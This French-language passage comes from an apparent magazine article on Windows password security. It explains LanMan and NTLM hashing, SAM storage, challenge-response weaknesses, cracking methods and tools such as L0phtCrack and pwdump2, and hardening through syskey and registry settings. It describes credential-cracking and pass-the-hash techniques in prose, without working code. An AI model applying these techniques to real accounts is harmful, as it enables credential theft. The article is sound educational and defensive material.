La graine est enregistrée en clair dans l'empreinte. La connaissance de celle-ci n'est pas une vulnérabilité et est nécessaire au processus de vérification du mot de passe.

Il est en revanche important que la même graine ne soit pas utilisée par plusieurs utilisateurs, un pirate n'ayant à calculer qu'une seule fois un mot de passe pour essayer de casser plusieurs empreintes simultanément.

Vérification d'un mot de passe

Pour vérifier l'authentification de l'utilisateur, le serveur a accès au mot de passe en clair fourni par l'utilisateur et à l'empreinte enregistrée dans la base des mots de passe. L'empreinte n'étant pas déchiffrable, la comparaison des mots de passe en clair est impossible. Le serveur doit donc hacher le mot de passe du client et vérifier que le résultat correspond à l'empreinte sauvegardée.

Pour hacher le mot de passe, le serveur récupère la graine et l'utilise pour calculer le résultat qui est comparé à l'empreinte enregistrée.

Les méthodes de cassage

Avant de voir les différentes méthodes de chiffrement, nous allons nous attarder sur les méthodes de cassage utilisées, celles-ci étant découpées en trois catégories : ingénierie sociale, dictionnaires et force brute.

Ingénierie sociale

L'ingénierie sociale est l'utilisation de données personnelles en relation avec le propriétaire du compte. Pour commencer, la première donnée est tout simplement le login : sur plusieurs dizaines de comptes, il est rare qu'il n'y en ait pas au moins un qui ait son login comme mot de passe.

Les données suivantes sont simplement le nom et le prénom de l'utilisateur. Cette information est généralement enregistrée dans la base des utilisateurs et donc librement accessible. Ensuite, il s'agit d'utiliser des informations qui ne sont pas dans la base des utilisateurs, ce qui demande d'obtenir d'une autre façon ces données personnelles. Celles-ci sont d'abord les noms des proches de l'utilisateur. De bons exemples sont pour une femme les prénoms de ses enfants alors que pour un homme, ce sont les prénoms de sa femme, de sa secrétaire, de sa maîtresse (ho!). Les passions et le métier de l'utilisateur sont également une bonne source de mots de passe possibles. Enfin, comme aujourd'hui chacun doit se rappeler d'un grand nombre de données, certaines sont souvent réutilisées dans d'autres cadres. Ainsi, numéro de sécurité sociale, immatriculation, téléphone, adresse, date de naissance, etc. sont régulièrement choisis comme mot de passe. Des personnes utilisent même leur code de carte bleue comme mot de passe... Bien sûr, personne ne connaît le code de quelqu'un d'autre, mais le pirate peut essayer les dix mille combinaisons possibles pour obtenir les quatre chiffres magiques, qui risquent de ne correspondre qu'au digicode de l'immeuble de l'utilisateur.

Nous ne parlerons pas ici du cas où le pirate se fait passer pour un administrateur système ou un supérieur et demande le mot de passe et le compte de l'utilisateur pour soi-disant effectuer des réparations. Il va sans dire que non seulement d'un point de vue technique, cela ne demande aucune compétence, mais qu'en plus, aucun administrateur n'a besoin de vous demander votre mot de passe, quel que soit le problème auquel il a affaire.

Dictionnaires

La source suivante de mots de passe possibles est constituée des dictionnaires. Il existe de nombreux types de dictionnaires et il est donc important de les utiliser dans un ordre optimal. En général, les mots courants de la langue natale de l'utilisateur sont la meilleure source, surtout dans le cas de personnes expatriées. Ensuite, les prénoms et noms de même origine fonctionnent bien.

Les dictionnaires spécialisés dans les passions et le métier de l'utilisateur sont d'une aide précieuse. Par exemple, un chimiste peut utiliser le nom d'une molécule, en pensant qu'ils sont peu nombreux à le connaître, mais celui-ci est forcément référencé dans un dictionnaire.

D'autres dictionnaires avec des noms de personnages et d'acteurs sont de bonnes sources. Imaginez-vous un jeudi matin alors que vous souhaitez vous connecter à votre serveur et celui-ci vous force à changer de mot de passe... comme la veille, vous êtes allé voir le dernier James Bond qui vient de sortir, il y a de fortes chances que vous utilisiez bond007 comme mot de passe.

Usuellement, les derniers dictionnaires sont ceux contenant des vocabulaires propres à des livres, films, séries, jeux, etc. Plusieurs sites sur Internet regroupent de nombreuses listes de mots de toutes origines comme <ftp://ftp.ox.ac.uk/pub/wordlists/> et <ftp://ftp.cerias.purdue.edu/pub/dict/wordlists/>

Finalement, il est possible de générer un dictionnaire à partir de la liste des mots de passe déjà cassés.

Transformations de dictionnaires

Il est ensuite utile de réessayer tous les mots testés, après les avoir modifiés afin de découvrir des mots de passe plus complexes. Tout d'abord, il s'agit de mettre zéro, une ou toutes les lettres en majuscules, puis de les renverser ou de les dupliquer. Une transformation souvent utilisée est de suffixer ou préfixer le mot avec un chiffre ou un caractère de ponctuation, le chiffre 1 ajouté après un mot étant la transformation la plus usuelle. Enfin, il arrive aussi régulièrement que l'utilisateur utilise la transformation «h4x0r» c'est-à-dire qu'il substitue

une ou plusieurs lettres par un chiffre ou un caractère qui y ressemble, comme i et l par 1 ou |, e par 3, a par 4 ou @, s et z par 5, t par 7, o par 0, etc.

Dictionnaires pré-calculés

Dans le cas où la méthode de chiffrement qui est attaquée n'utilise pas de graine, les dictionnaires pré-calculés sont exploitables. Puisque chaque mot de passe ne peut être chiffré que d'une seule façon, alors l'attaquant chiffre tous ses dictionnaires qu'il enregistre dans une base de données. L'avantage de cette technique est qu'il suffit alors de rechercher le mot de passe haché pour voir immédiatement s'il est cassé.

Les deux contraintes sont d'une part une phase de préparation qui est longue comparée au temps gagné ultérieurement lors du cassage à proprement parler et d'autre part, une utilisation importante de mémoire de masse puisque les dictionnaires pré-calculés sont incompressibles contrairement aux dictionnaires standards.

Une méthode pour concilier gain de temps et économie d'espace disque, est de n'enregistrer qu'une image du mot de passe haché dans la base. La recherche dans la base donne alors de nombreux mots de passe potentiels qu'il faut alors chiffrer pour savoir si le mot de passe est cassé. La phase de préparation prend autant de temps et la phase de cassage est bien plus longue, mais le temps gagné par rapport à la méthode classique vaut la dépense réduite en espace disque.

Force brute

La force brute, également appelée attaque exhaustive, est la dernière méthode générale à utiliser lorsque toutes les autres ont échoué. Il s'agit de tester les unes après les autres toutes les combinaisons possibles d'un ensemble de caractères. Cela peut être les lettres minuscules, puis les minuscules et les majuscules, puis les minuscules et les chiffres, etc. Il est facilement compréhensible que, suivant les algorithmes de chiffrement, cette méthode n'est pas réalisable dans un temps raisonnable si le mot de passe est suffisamment solide.

Une variante de cette technique est la force brute intelligente. Cet adjectif est contraire au principe de la méthode mais parfaitement compréhensible : il s'agit de générer des mots de passe potentiels qui ressemblent aux mots de passe qui ont déjà été cassés. Pour cela, des statistiques sont récoltées : longueurs, suites de caractères, etc. et utilisées lors de la génération «aléatoire» des mots de passe.

Une utilisation possible de cette méthode est d'effectuer des statistiques sur un dictionnaire afin de générer des mots qui ressemblent aux mots de la langue vivante correspondante.

La localisation des empreintes sous Windows

Une empreinte est le résultat du hachage d'un mot de passe, donc une transformation par un algorithme non-réversible. Cette opération enregistre dans le système une «image» du mot de passe et empêche quiconque d'accéder au mot de passe en clair.

Au niveau du système, les mots de passe Windows NT sont enregistrés dans une partie de la base de registres (base de données binaire renfermant toutes les données de configuration du système et des applications) nommée SAM. Celle-ci se trouve dans le fichier *$windir$\system32\config\sam* mais une copie de sauvegarde par «*rdisk /s*» plus ou moins à jour se trouve dans le fichier *$windir$\repair\sam._* et éventuellement sur la disquette de réparation. Une entrée utilisateur de la SAM est constituée :

- du RID = le numéro d'identification unique de l'utilisateur dans le domaine ou sur le système,
- de son nom de connexion,
- de son nom complet, de commentaires, de son répertoire principal et
- de ses empreintes LanMan et NTLM.

Les empreintes ne sont en fait pas enregistrées telles quelles dans la SAM mais obscurcies par du chiffrement DES. Chaque moitié est chiffrée avec des valeurs calculées à partir de fonctions du RID de l'utilisateur. L'objectif de ce chiffrement est d'empêcher deux utilisateurs ayant le même mot de passe d'avoir une même entrée dans le fichier. Ceci ne protège pas de la faiblesse de l'algorithme de calcul des empreintes, toute disquette de sauvegarde doit impérativement être hors de portée de personnes non sûres.

fig. 1 **Stockage d'un mot de passe dans la SAM**

Pour plus d'informations, consultez les sources du programme «Offline NT Password & Registry Editor» **http://home.eunet.no/~pnordahl/ntpasswd/** par Petter Nordahl-Hagen.

Sur les contrôleurs de domaines Windows 2000 et XP, les mots de passe sont enregistrés suivant les même algorithmes, mais dans l'Active Directory et non plus dans la SAM.
Les fichiers *.*pwd* contenant les comptes et mots de passe des utilisateurs déclarés auprès de *frontpage* sont aussi extrêmement sensib`les. En effet, il suffit de changer le nom d'un script de *frontpage* dans un navigateur par celui d'un des fichiers d'authentification pour en obtenir à distance le contenu. Nous verrons plus tard comment protéger ces fichiers.

Avertissements :

De nombreux logiciels clients sous Windows (messagerie, web, etc.) sauvegardent les mots de passe des utilisateurs de façon réversible et accessible à tous dans la base de registres ou dans des fichiers utilisateurs.

Les problèmes engendrés par ces mots de passe, et notamment leurs résolutions, dépassent le cadre de cet article.

Les différents algorithmes de chiffrement sous Windows

L'algorithme utilisé dépend fortement du contexte, suivant que l'authentification se passe au niveau système ou au niveau réseau.

Les différents algorithmes de chiffrement sous Windows NT

Deux algorithmes sont utilisés pour enregistrer de façon non-réversible les mots de passe des utilisateurs déclarés au niveau du système : LanMan et NTLM.

L'algorithme LanMan a été imposé par le protocole SMB utilisé dans les services réseau Windows. Le hachage repose aussi sur le chiffrement d'une chaîne connue par une clé générée à partir du mot de passe.

Ici, le mot de passe est tout d'abord tronqué à 14 caractères. S'il n'est pas assez long alors il est complété avec des caractères nuls. Puis, il est mis en majuscules et divisé en deux parties de 7 caractères. Chaque partie est indépendamment utilisée comme clé de chiffrement DES à 56 bits pour chiffrer la chaîne «KGS!@#$%». Les deux résultats de 8 octets chacun sont concaténés pour donner l'empreinte LanMan de 16 caractères.

Les vulnérabilités de cet algorithme sont multiples. Tout d'abord, les attaques sont limitées à 2 mots de 7 caractères et aucune différence n'est faite entre majuscules et minuscules. Les tests sont alors limités à 2*69^7 = 1,49E13 combinaisons au lieu des 96^14 = 5,65E27 auxquelles s'attend l'utilisateur, rendant aujourd'hui possible une recherche exhaustive en quelques mois sur n'importe quelle machine personnelle.

De plus, aucune graine n'étant utilisée, les attaques par dictionnaire pré-calculé sont réalisables. Enfin, une comparaison de la seconde partie de l'empreinte par rapport à une certaine constante montre si le mot de passe a une longueur maximale de 7 caractères.

L'algorithme NTLM a été introduit dans Windows NT 3.5 côté postes serveurs et dans Windows Millenium côté postes clients. Le mot de passe est tout d'abord limité à 128 caractères puis passé en Unicode, c'est-à-dire qu'après chaque caractère, un caractère nul est inséré. Cette chaîne est passée à la fonction de hachage MD4 pour donner l'empreinte NTLM de 16 caractères.

Ce nouvel algorithme accepte donc des mots de passe de 128 caractères, mais surtout différencie majuscules et minuscules et supporte bien plus de caractères comme les lettres accentuées. Malheureusement, ici non plus, aucune graine n'est utilisée pour diversifier les empreintes.
Des problèmes ont rapidement été trouvés sur la fonction MD4, entraînant la création de MD5 et la découverte d'autres problèmes dans MD4. Néanmoins, attaquer un haché NTLM demande bien plus de temps que d'effectuer une recherche exhaustive sur l'empreinte LanMan. Il est de plus suspecté que le fait qu'un octet sur deux soit nul rende le haché MD4 plus vulnérable à la cryptanalyse, même s'il n'y pas aujourd'hui de façon d'exploiter cela. En fait, comme nous le verrons plus tard, il est des cas où la seule connaissance de l'empreinte suffit à s'authentifier à la place de l'utilisateur, le cassage du mot de passe étant alors un luxe.




fig.2 **Authentification locale**

Vocabulaire : j'ai choisi les termes LanMan et NTLM par habitude. Dans la littérature, les termes respectifs LM et NT ou ASCII et Unicode ou CaseInsensitivePassword et CaseSensitivePassword sont également lisibles.

Les différents algorithmes de chiffrement sur un réseau Windows

Sur le réseau, l'algorithme utilisé dépend fortement du protocole applicatif utilisé entre le client et le serveur. Dans le cas d'un réseau Windows, l'authentification est fondée sur un protocole de type défi/réponse.
Le principe du défi/réponse est utilisé lorsque le mot de passe

ne doit pas passer en clair sur le réseau. Le chiffrement de la session entière ou l'authentification par un système de clef publique/clef privée sont d'autres moyens mais ces méthodes ne sont généralement pas utilisées sur un réseau Windows. Un protocole défi/réponse est composé d'un échange de données entre le serveur et le client, afin que le client prouve au serveur qu'il connaît le mot de passe de l'utilisateur sans envoyer ce mot de passe en clair sur le réseau. Pour cela, à la connexion, le serveur envoie un défi au client. Le client utilise ce défi et le mot de passe entré par l'utilisateur pour calculer une réponse qu'il retourne au serveur. De son côté, le serveur a effectué la même opération avec le défi expédié au client et l'image du mot de passe contenu dans la base des utilisateurs. Il compare alors les résultats et considère que le mot de passe saisi par l'utilisateur est correct lorsque les résultats sont identiques.

Ce défi doit être unique à chaque connexion, de sorte que quelqu'un qui écoute le réseau ne puisse pas rejouer les données d'authentification capturées, c'est à dire mener une attaque par rejeu.

Dans le cas d'un réseau Windows, le défi est une chaîne aléatoire de 8 octets. Le serveur ne possédant que des empreintes du mot de passe de l'utilisateur, le client calcule une empreinte du mot de passe fourni par l'utilisateur. Cette empreinte de 16 octets est complétée de 5 octets nuls et divisée en 3 chaînes de 7 octets chacune. Chacune des 3 chaînes est indépendamment utilisée comme clé de chiffrement pour chiffrer le défi en DES. Les 3 chaînes résultats de 8 octets chacune sont concaténées pour former la réponse.




fig.3 **Authentification distante**

Si ce protocole permet que le mot de passe ne circule pas en clair et que des données d'authentification capturées ne sont pas rejouables, il possède quand même quelques faiblesses importantes à connaître.

Tout d'abord, le serveur n'ayant pas accès au mot de passe en clair puisqu'il ne possède que des images non-réversibles du mot de passe, le client doit donc se mettre au même niveau que le serveur en calculant les empreintes du mot de passe fourni. Ainsi, le vol d'un fichier de mots de passe fournit la connaissance des empreintes, ce qui suffit à s'authentifier avec l'aide d'un client modifié. C'est pour cela qu'il est dit que les fichiers de mots de passe sous Windows contiennent des équivalents de mots de passe en clair, car même si le mot de passe ne peut pas être déduit immédiatement, l'authentification à la place de n'importe quel compte est possible. Il est à noter que ces systèmes de défi/réponse fondés sur les mots de passe sont vulnérables à ce type d'attaque si le système ne chiffre pas les empreintes.

Il est laissé comme exercice au lecteur d'écrire un *patch* à *smbclient* de quelques lignes considérant toute entrée d'un mot de passe de 32 caractères hexadécimaux comme une empreinte NTLM et l'utilisant avec le défi reçu du serveur pour calculer la réponse attendue.

Le calcul de la réponse ne dépendant que du mot de passe de l'utilisateur, la facilité de cassage du mot de passe à partir de la capture du défi et de la réponse ne dépend que de la force du mot de passe. Par exemple, un mot de passe comme «*toto*» est trouvé en un dixième de seconde avec tout logiciel de cassage performant.

Le principe du défi/réponse impose que le défi soit unique à chaque connexion pour empêcher le rejeu. Bien sûr, des problèmes de mise en oeuvre existent comme sous Windows 95 où un nouveau défi n'est généré qu'une fois toutes les 30 minutes, laissant alors en moyenne 15 minutes à un pirate pour se reconnecter au même serveur Windows 95 avec les mêmes données d'authentification que celles qu'il vient de capturer sur le réseau.

Un dernier problème est que les postes clients Windows 9x ne possèdent pas les fonctions de calcul des empreintes NTLM, ce qui signifie que c'est l'empreinte LanMan qui est utilisée pour s'authentifier. Dans ce cas, un pirate qui écoute le réseau s'attaque au résultat LanMan avec un bon taux de succès si le mot de passe est relativement faible. Si les deux protagonistes possèdent les fonctions de calcul des deux types d'empreintes, le client utilise les deux pour calculer et envoie deux résultats à partir du défi du serveur. Cela est considéré comme une vulnérabilité puisque le pirate, en s'attaquant tout

d'abord au résultat LanMan, bien plus faible, puis à l'autre résultat, obtient le mot de passe exact, c'est à dire avec la casse exacte. Le serveur ne vérifie que le résultat NTLM car l'empreinte NTLM est bien plus fidèle au mot de passe en clair.

Pour se protéger de certains outils s'attaquant à l'authentification réseau LanMan et NTLM, Microsoft a mis en oeuvre NTLMv2. Il s'agit en fait de l'algorithme HMAC-MD5 (voir la rfc2104) avec en prime une erreur de mise en oeuvre... Normalement lorsque la longueur de la clé est supérieure à 64 bits alors le MD5 de la clé doit être utilisé commé clé. La version de Microsoft tronque simplement la clé aux 64 premiers bits.

Lorsqu'un utilisateur se connecte localement à un poste d'un domaine, le poste se connecte à l'un des contrôleurs du domaine sur le partage IPC$ en utilisant le mot de passe saisi pour vérifier son authentification. Si la connexion réussit alors le poste accepte l'authentification de l'utilisateur. Pour d'autres informations sur l'authentification sous Windows, voir dans ce numéro l'article de Jean-Baptiste Marchand «*Modèle de sécurité du système Windows*».

Les logiciels de cassage contre Windows

De nombreux logiciels de cassage de mots de passe sont utilisés contre les empreintes Windows. Voici les plus usités ainsi que les plus originaux.

L0phtCrack

L0phtCrack est assurément le logiciel le plus connu pour casser les mots de passe Windows. Il s'agit à l'origine d'un shareware pour Windows écrit par Mudge du groupe L0pht et aujourd'hui accessible sur le site **http://www.atstake.com/research/lc3/.**

Il supporte les chiffrements LanMan et NTLM avec ou sans défi/réponse. Par conséquent, il est capable de s'attaquer aussi bien à un fichier de mots de passe récupéré localement ou à distance via SMB, que de s'attaquer aux mots de passe capturés sur le réseau sous forme de défi/réponse grâce à un renifleur intégré.

Lors de sa version 2.52, *L0phtCrack* possédait la mise en oeuvre LanMan la plus rapide mais *John the Ripper* l'ayant détrôné avec ses versions 1.6.x-dev , *L0phtCrack* possède désormais une fonctionnalité de cassage distribuée depuis sa version 3.0.

Seules les sources de la version 1.5 sont disponibles, celles-ci compilant aussi sous Unix. Si la mise en oeuvre de cette ancienne version est très loin d'être optimale, elle a pour avantage de rendre plus intelligibles les différents algorithmes en se référant directement à des sources qui fonctionnent.

Password Appraiser

Password Appraiser est un logiciel commercial édité par Quakenbush Consulting, Inc. et est disponible sur **http://www.quakenbush.com/,** une version de démonstration est téléchargeable.
Sa particularité est de travailler à partir d'un dictionnaire pré-calculé. La version libre est fournie avec une petite base et la version commerciale avec un CDROM.

S'il ne supporte que le chiffrement LanMan, il faut se méfier d'une fonction activée par défaut nommée «*Internet Query*». Celle-ci consiste à envoyer au site web, pour interrogation de la base centrale, les empreintes qui n'ont pas pu être cassées.

De plus, ce logiciel considère comme sûr tout mot de passe absent de sa base. Cependant, comme il manque certains mots de passe usuellement cassés en moins de quelques heures, l'administrateur ressent un faux sentiment de sécurité.

c2myazz

Ce vieux logiciel Open Source pour MSDOS ne possède aujourd'hui ni auteur ni homepage. Il attaque activement les connexions à des partages SMB pour en récupérer les mots de passe en clair.

Lors d'une connexion, le client envoie au serveur la liste des différentes versions du protocole SMB (dialectes) qu'il connaît et normalement le serveur répond avec le dialecte le plus évolué connu des deux. Dans notre cas, l'expression «différents dialectes» signifie «fonctions de hachage de mot de passe» utilisables. Quant au «dialecte plus évolué» il s'agit, en fait, de la fonction la moins sensible aux attaques. Si besoin est, la réponse du serveur est accompagnée du défi à utiliser lors de l'authentification.

Le principe de l'attaque est très simple : le programme écoute le réseau en attendant qu'un client se connecte à un serveur. Lorsque le client a envoyé à un serveur la liste des dialectes qu'il connaît alors, le programme demande au client d'envoyer son mot de passe en clair en répondant plus rapidement que le serveur.

Cette attaque nommée «*downgrade*» possède une variante où un pirate fait en sorte qu'un client se connecte sur un programme relais et ce dernier se connecte alors au serveur. Les données échangées entre le client et le serveur transitant

toutes par le relais, le pirate change la demande du serveur de hachage du mot de passe par une demande d'envoie en clair. Lors de cette attaque de l'intercepteur (*man in the middle* en anglais), le pirate n'a plus qu'à enregistrer les mots de passe transitant en clair. La possibilité de capturer en direct les échanges de fichiers et celle de leurs modifications au fil des transferts est alors une cerise sur le gâteau.

Crack

Crack est le père des logiciels de cassage moderne, contenant depuis très longtemps toutes les fonctions de génération de mots de passe aujourd'hui classiques. Sa version actuelle ne supporte que les mots de passe pour Unix, mais un patch existe pour casser les empreintes LanMan.

Ne pas confondre la version patchée de *Crack* avec *NTCrack*, logiciel moins sophistiqué mais dont les sources sont plus compréhensibles.

John the Ripper

John the Ripper est actuellement le logiciel de cassage le plus évolué, aussi bien en termes d'algorithmes de chiffrement supportés, d'algorithmes de génération de mots de passe mis en oeuvre, que d'architectures processeur supportées.

S'il n'existe aucune interface graphique, une version Windows est disponible et supporte comme toutes les autres l'algorithme LanMan. S'il est bien moins sexy que *L0phtCrack*, *John the Ripper* est, lorsqu'il est utilisé avec intelligence, bien plus puissant.

Nous reviendrons sur ce logiciel dans le prochain article, en expliquant tout ce qui fait sa force.

Autres logiciels de cassage contre Windows

Côté utilisateurs, il existe deux vecteurs d'attaque.
Sous les postes Windows clients, de Windows 3.x à Windows Millenium, à chaque fois qu'un utilisateur local se connecte sur un serveur distant alors ses données d'authentification (login, serveur et partage distants) sont enregistrées dans un fichier **.pwl* dans le répertoire système du poste client. Jusqu'à la première version de Windows 95, il suffisait simplement de décoder le fichier pour obtenir les données. À partir de Windows 95 OSR1, ce fichier est chiffré en RC4 avec le mot de passe d'authentification locale de l'utilisateur qu'il suffit de casser pour obtenir toutes ces données en clair. Plusieurs logiciels existent pour effectuer cela, comme *pwlcrack* et *pwltools*.

Du côté des logiciels, ceux ayant besoin du mot de passe de l'utilisateur pour accéder à un serveur (messagerie, web, etc.) sauvegardent les mots de passe des utilisateurs de façon codée pour les réutiliser sans ennuyer l'utilisateur en les lui redemandant... Ces données sont enregistrées par exemples dans un fichier nommé *preferences.js* par Navigator et dans une partie de la base de registres par *MSIE*.

La protection des mots de passe sous Windows

Après avoir vu les méthodes classiques d'attaque, voyons comment les contrer, tout d'abord en protégeant les mots de passe puis en les durcissant. La protection des mots de passe doit être réalisée à plusieurs niveaux : dans le système, sur le réseau et au niveau applicatif.

La protection des mots de passe au niveau du système

Au niveau système, une seule possibilité s'offre à nous : le chiffrement de la SAM. Cela est réalisable sous Windows NT avec une fonctionnalité optionnelle livrée depuis le service pack 2 de Windows NT 4 : *syskey*. Sur tous les systèmes Windows 2000, cette fonctionnalité est activée par défaut.
syskey effectue le chiffrement des empreintes grâce à une clé générée à partir d'un mot de passe choisi par l'administrateur. Ce mot de passe est nécessaire au démarrage du système afin que le programme *lsass.exe* puisse accéder normalement aux informations d'authentification. Ce mot de passe est soit stocké sur une disquette, soit caché dans la partition système, ou encore demandé à la console à chaque démarrage du système, celui-ci ne pouvant terminer son initialisation tant que le bon mot de passe n'aura pas été entré.

Si sur le disque les empreintes sont chiffrées, elles sont toujours accessibles déchiffrées à tous les utilisateurs possédant le droit de débogage (tous les développeurs et administrateurs). Le programme *pwdump2* et son successeur récupèrent la SAM locale grâce à une «*DLL Injection*» sur le processus *lsass.exe*. Il s'agit de conduire le programme visé (*lsass.exe*) à appeler une fonction située dans une bibliothèque désignée par *pwdump2*. Dans le cas présent, cette fonction est celle qui permet à *lsass.exe* d'obtenir en mémoire la SAM en clair.
Un défaut de mise en oeuvre a été trouvé mi-décembre 1999 par Bindview. Après analyse de SAM chiffrées, il est apparu que les empreintes des utilisateurs étaient chiffrées en RC4. RC4 est un chiffrement fondé sur le XOR des données en clair avec une chaîne de codons (suite de nombres aléatoires). Cet algorithme est solide tant qu'un flux ne sert qu'à chiffrer

un seul texte en clair. Or, Microsoft a utilisé le même flux pour chiffrer les deux empreintes LanMan et NTLM d'un utilisateur, ainsi que son historique.

Cette faille permet donc l'attaque des empreintes par force brute sans pour autant connaître la clé de chiffrement utilisée par le système : choisissez un mot de passe potentiel, chiffrez le en LanMan et en NTLM, obscurcissez le tel qu'il le serait dans la SAM, puis effectuez un XOR entre ces deux empreintes calculées. Effectuez un XOR entre les empreintes chiffrées et comparez les résultats : si les résultats sont identiques, alors le mot de passe choisi est celui de l'utilisateur. Si cette attaque est bien plus lente que celle effectuée normalement sur l'empreinte LanMan, puisque ces calculs doivent être effectués pour chaque utilisateur, avec une base de plusieurs dizaines d'utilisateurs, elle donne un mot de passe assez rapidement.

De plus, Bindview a trouvé que la clé de chiffrement RC4 est fondée sur le numéro de l'utilisateur (pour être précis le MD5 de la concaténation du mot de passe syskey sur 128 bits et de 4 octets du RID), ce qui accélère encore l'attaque précédente...

Depuis le service pack 2 de Windows 2000 et sur Windows XP, la sauvegarde des mots de passe au format LanMan dans la SAM est désactivable grâce à la clé de registre NoLMHash. Il faut alors s'assurer que tous les clients sont compatibles NTLMv1 : voir l'article «*How to Disable LM Authentication on Windows NT*» à l'URL **http://support.microsoft.com/support/kb/articles/q299/6/56.asp**

La protection des mots de passe sur un réseau Windows : pourquoi ?

S'il est important de protéger ses mots de passe sur le réseau, il est aussi important de savoir pourquoi, afin ne pas confondre moyen et but. La principale raison est simplement le grand nombre de renifleurs spécialisés dans l'écoute et l'extraction des mots de passe qui passent en clair sur les réseaux locaux ou distants.

Aujourd'hui encore, de très nombreux protocoles envoient leurs mots de passe en clair sur le réseau, les plus utilisés étant FTP, Telnet, POP, IMAP, SMTP, etc. De nombreux programmes, sous Unix comme sous Windows, arrivent très facilement à construire des bases d'authentification à partir de l'écoute de ces flux.

Plusieurs programmes récupèrent les couples défi/réponse SMB : *readsmb2.c* et *L0phtCrack* 2.x.
Le programme aujourd'hui le plus connu est *dsniff* **http://naughty.monkey.org/~dugsong/dsniff/** développé par Dug Song. Il capture les mots de passe en clair (ou obscurcis) dans plus de 30 protocoles : FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase et Microsoft SQL auth info.

La manière la plus classique de se protéger au niveau réseau contre l'écoute est en général d'utiliser des commutateurs (*switches*) à la place des répéteurs (*hubs*) afin que seuls l'expéditeur et le destinataire puissent avoir accès à une donnée sur le réseau. *dsniff* contient plusieurs autres outils afin d'aider à l'interception des informations dont *arpspoof* qui permet d'écouter même sur un réseau commuté. De plus, *dsniff* contient une documentation très complète et une FAQ expliquant de nombreuses vulnérabilités, les attaques et les façons de s'en protéger.

dsniff méritant à lui seul un article, il est fortement conseillé d'aller lire ses documentations, des traductions françaises étant disponibles : cela vaut réellement le temps investi.

La protection des mots de passe sur un réseau Windows : SMB

Sur un réseau Windows, le principal protocole à surveiller est SMB. Le durcissement nécessaire à la protection de ses mots de passe requiert «seulement» la modification de chaque serveur et de chaque poste client.

Il faut tout d'abord interdire sur chaque client l'envoi du mot de passe en clair sur le réseau, la clé de registre dépendant de la version du système :

Windows 95 et Windows 98 :

```
[HKEY_LOCAL_MACHINE\System\CurrentControlSet
\Services\
VxD\VNETSUP]
"EnablePlainTextPassword"=dword:00000000
```

Windows NT (par défaut depuis le service pack 3 de Windows NT 4) :

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
\Services\
Rdr\Parameters]
"EnablePlainTextPassword"=dword:00000000
```

Windows 2000 (par défaut) :

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
\Services\
```

```
LanmanWorkStation\Parameters]
"EnablePlainTextPassword"=dword:00000000
```

Il faut ensuite, sur chaque serveur, limiter le chiffrement le plus faible à NTLMv1, ou NTLMv2 à partir du service pack 4 de Windows NT 4, voir l'article «*How to Disable LM Authentication on Windows NT*» à l'URL **http://support.microsoft.com/support/kb/articles/q147/7/06.asp** pour les différentes explications de mise en oeuvre.

La protection des mots de passe sur un réseau Windows : extensions Microsoft

Microsoft est tellement content de son système de défi/réponse NTLM qu'il l'a porté dans plusieurs protocoles ouverts comme HTTP, IMAP, LDAP, NNTP et POP3, rendant alors ses serveurs incompatibles avec nombre de clients d'éditeurs concurrents lorsque l'administrateur du serveur rend obligatoire cette option.

L'avantage principal est bien sûr que le mot de passe n'est plus envoyé en clair sur le réseau lorsque ces protocoles sont utilisés, cela ne fonctionnant bien sûr qu'entre un client et un serveur édités par Microsoft.

Comme nous l'avons vu avec l'authentification SMB, la base d'authentification du serveur contient des équivalents de mots de passe en clair, utilisables par tout pirate avec l'aide d'un client modifié pour s'authentifier à la place de n'importe qui. Cette extension NTLM possède exactement le même problème. Elle procure donc un faux sentiment de sécurité auprès des utilisateurs et des administrateurs.

De plus, si cela protège les mots de passe solides d'être volés sur le réseau, les mots de passe simples sont très facilement cassés à partir de couples défi/réponse capturés.

Il existe plusieurs ressources sur Internet pour effectuer de l'authentification NTLM ou «jouer» avec :

fetchmail **http://www.tuxedo.org/~esr/fetchmail/** est un programme client de récupération de messages électroniques via POP, IMAP, etc. qui sait s'authentifier auprès d'un serveur NTLM.

NTLM Authentication Scheme for HTTP **http://www.innovation.ch/java/ntlm.html** et *libntlm-0.21* **ftp://ftp.visi.com/users/grante/ntlm/** sont deux bibliothèques d'authentification NTLM.

NTLM Authorization Proxy Server **http://www.geocities.com/rozmanov/ntlm/** et *The SMBProxy Tool* **http://www.cqure.net/tools02.html** sont deux relais qui changent au vol l'authentification de l'utilisateur par celle trouvée dans une base SAM.

La protection des mots de passe applicatifs sous Windows

La seule application Windows abordée aujourd'hui est *frontpage*. Il est nécessaire de protéger les fichiers **.pwd* par des ACL (listes de contrôle d'accès) ne donnant accès à ces fichiers qu'aux administrateurs et au système, et en aucun cas aux comptes utilisés par IIS.

Dans le prochain article, plusieurs applications seront étudiées. Généralement utilisées aussi bien sous Windows que sous Unix, les solutions mettront en place aussi bien de l'authentification forte que du chiffrement fort, parfois avec de l'encapsulation.

Le durcissement des mots de passe

Le durcissement des mots de passe des utilisateurs est la fonctionnalité qui n'accepte un nouveau mot de passe qu'après s'être assuré qu'il suit un certain nombre de règles. Ce durcissement est donc toujours lié au système.

Cela assure que les mots de passe choisis ne sont pas trop simples et qu'ils résistent plus longtemps aux programmes de cassage de mots de passe.

